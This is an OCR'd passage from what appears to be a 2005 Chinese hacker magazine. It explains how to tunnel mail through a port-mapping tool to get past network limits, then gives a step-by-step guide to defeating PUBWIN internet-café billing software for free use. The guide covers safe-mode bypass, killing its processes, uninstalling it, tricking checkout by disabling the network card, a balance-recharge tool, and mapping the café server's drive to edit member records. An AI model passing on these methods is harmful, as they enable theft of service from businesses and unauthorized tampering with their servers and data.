在“类型”列表中选择“Socks5”，然后在名称框中输入一个自己理解的名称即可。在服务器框中，填入Socks5代理服务器的地址127.0.0.1，端口框中填入socks5代理服务器的端口1080，类型选择SOCKS，这样Flashget的整个设置就完成了，接下



图 4

来我们就可以选择刚刚编辑的代理服务器来下载各种软件了。Ftp工具的设置与此类似，可比照设置。

2、在受限网内通过软件收发邮件

我们以Outlook Express为例，介绍如何在Email软件里面做出相关设置，Foxmail设置也大同小异。假定我们设置的邮箱为xx@163.com，首先我们在OE菜单中选“工具”→“帐户”→“当前账户属性”，在弹出的账户属性窗口中选择“邮件服务器”，弹出如图5所示的窗口。




图 5

在发送邮件服务器(SMTP)输入框中输入Email的SMTP服务器地址(smtp.163.com或127.0.0.1)；在接收邮件服务器(POP3)的输入框中输入相应的POP3地址（pop3.163.com或127.0.0.1），这两个服务器地址的设置必须和“通通通”中对应的tcp端口设置的地址一致。

最后输入电子信箱的账号和密码，OE的设置就完成了。

接下来还要在“通通通”中做相应的设置：进入“通通通”的“端口映射”界面，点击左下角的“TCP”标签，然后点击右上部的“增加”按钮，弹出如图6所示的窗口。




图 6

首先添加POP3端口，在本地端口栏填“110”，目标主机栏填“pop3.163.com”，目标端口栏也填“110”。如果您有多个电子邮箱，并且每个邮箱的服务器地址都不相同，可以在这里添加多个。但要注意的是本地端口不能重复，并且本地端口不能填写机器已经使用的端口。使用同样的方法可添加SMTP端口，参数依次输入为25、smtp.163.com、25。这样，所有的设置都配好了，享受使用Email软件收发电子邮件带来的方便吧。

感兴趣的朋友赶快试一下吧，不仅在学校和单位管用，就是用来突破网吧的限制也是可以的哦。

（本章中涉及到的软件 通通通 已经收录在本期光盘中）

PUBWIN破解之总结篇

战神MARS

自从有了网吧，就有了网吧黑客同网管之间的斗争。斗争是激烈的，残酷的，也是有趣的。谁的技术水平高谁就掌握斗争的主动权。

伟大导师马克思早就说过：“整个世界是一个充满矛盾的统一体。”不过，怎样在斗争中掌握主动权，取得斗争的胜利呢？这需要我们不断的学习，不断的探索总结。黑友们要继续努力呀！

在最近这段时间，本人也在研究PUBWIN的破解，经过多次的尝试和总结，也有了一些收获。特向大家分享一下。下面，笔者就用绕，破，卸，杀，侵五种方法向大家演示如何对付航母级网管软件——PUBWIN，希望对在网吧上网的朋友们有点帮助。言归正传，请看下文：

方法一：绕

所谓绕，即通过一定的程序或方法绕过网吧的管理软件，从而摆脱其控制，进而达到免费上网之目的。

这里给大家一个十分简单的方法，此法可以一键搞定，方法如下：

启动计算机，当看到屏幕底部出现启动Windows横条时，按F8键，出现Windows2000高级选项菜单。此时，用上下键

选择“目录服务恢复模式（用于Windows2000域控制器）”，回车，这时系统会开机进入目录服务恢复模式，而PUBWIN就绕过去啦，简单吧。但桌面会为黑屏，不过其他的操作与正常上机没什么两样。


方法二：破

破，破解PUBWIN程序。在2005年第一期《X档案》中有手动破解的文章，而且我在第4期中作了补充。

这里我就不多说了，免得有骗稿费的嫌疑。（请参阅2005年第一期X）

方法三：卸

卸，即卸载PUBWIN，治标治本。不过这方法有点危险，但如果你没有更好的方法这也是一个好方法。我向大家推荐一个这样的软件——卸载精灵V4.1，卸载精灵的智能卸载功能可以干净彻底地卸载软件，包括那些无法正常卸载的程序它都可以帮您卸载。哈哈，用起来还挺不错的，如图1，选定PUBCLT，再点“智能卸载”就可以了。


图 1

方法四：杀

将PUBWIN的进程杀死，就可免费上机，我总结了四种方法。

1.杀毒助手：有人介绍的这个方法，但在我们这儿不管用，不知什么原因，大伙可以试试看。

2.Windows任务管理器：用系统内建的工具爽啊！按CTRL＋ALT＋DEL组合键，调出Windows任务管理器，选上面的进程管理。先结束RELOCK.EXE，如图2，再结束PUBWIN.EXE，如图3，搞定！这样，就可以选择要玩的游戏，或要听的歌曲，当然也可以上QQ。不过你不能浏览网页，如果你此时打开IE，只要点一个超级连接，PUBWIN就会死而复活。郁闷！请高手指点。（而且屏幕的下方空白——无状态栏，系统托盘等，只好用键盘操作。但是如果你玩网络游戏，硬盘游戏，听歌，还是挺好的。）

3.更改本地连接属性：执行“开始——设置——网络与拨号连接”，打开网络连接对话框。用右键单击“本地连接”图标。出现快捷菜单，选“属性”，如图4，打开“本地连接属性”对话框，只在“Internet协议（TCP/IP）”前面打钩，其它的全部取消。




图 2




图 3




图 4



图 5

按“确定”即可，如图5，会员时间到了机子也不会锁定。

4.木马克星：真没想到一款防木马的杀毒软件竟有此功效，真得感谢其开发商（木马克星的开发商听后估计会＊—……%¥）。哎，网管们可要注意了，小心让它给黑了。据说此法可以实现任意网吧免费上网，当然对PUBWIN也有效，建议你亲自试试。(1)打开木马克星主界面，查看下面有一个“监视网络”。选择后点“开始”按钮，如图6。(2)右键单击“我的电脑”，选“属性”系统此时会打开“系统属性”对话框，选硬件标签下的“设备管理器”，打开“设备管理器”，下面有个“网卡”选项，点前面的“+”号，会出现网卡的设备名，如图7。先正常上机，将木马克星运行，再将网卡设为禁用，然后刷卡结帐，回到自己的机子，将其设为启用，即可免费上机。





图 6


图 7

方法五：侵

侵，入侵网吧主机。给自己的会员卡上加点钱，正常刷卡上机，世界上最安全的上网方式也莫过于此了。这样堂而皇之的刷卡免费上机，网管能拿你怎样？爽吧！既安全又实惠。

1.加钱工具。我们技术比较菜，用现成的加钱工具吧，向大家推荐一个这样的工具：网吧pubwin充值一杀龙，其主界面如图8，很简单得一个工具，上期杂志《PUBWIN4充钱大法》介绍过这个软件的使用方法，不过我这次送上的是它的新版本，功能有所扩充。




图 8

2. 入侵网吧数据库。如果网吧存在设置上的弊病，可以的。右击“网上邻居”选“映射网络驱动器”。输入路径，将网吧主机的硬盘映射到本机，再用数据库修改工具（如明小子的），将会员数据改一下，保存，行了。

方法就到这里吧，最后讲一下我的一点小小经历。在2005年第4期X档案上，我讲过用QQ和注册表解锁工具来解锁注册表，不过虽然操作过程不复杂，但较慢，需要两次登陆QQ，而且如果网吧的机子网速不够快时，甚至行不通。

在桌面我漫无目的的刷新，结果发现了一个叫“绿鹰PC万能精灵”的东东。好奇的将它打开，狂喜。表面上它是一个杀毒监控软件，而且还可有清洁IE，清除广告垃圾等功能。但细心的我（好像在自夸！）发现他的界面上有一个“Windows精灵”，打开一看，兴奋ING。不信你自己看看，它竟然可以解除许多网吧常见限制，当然有解锁注册表啦，如图9。


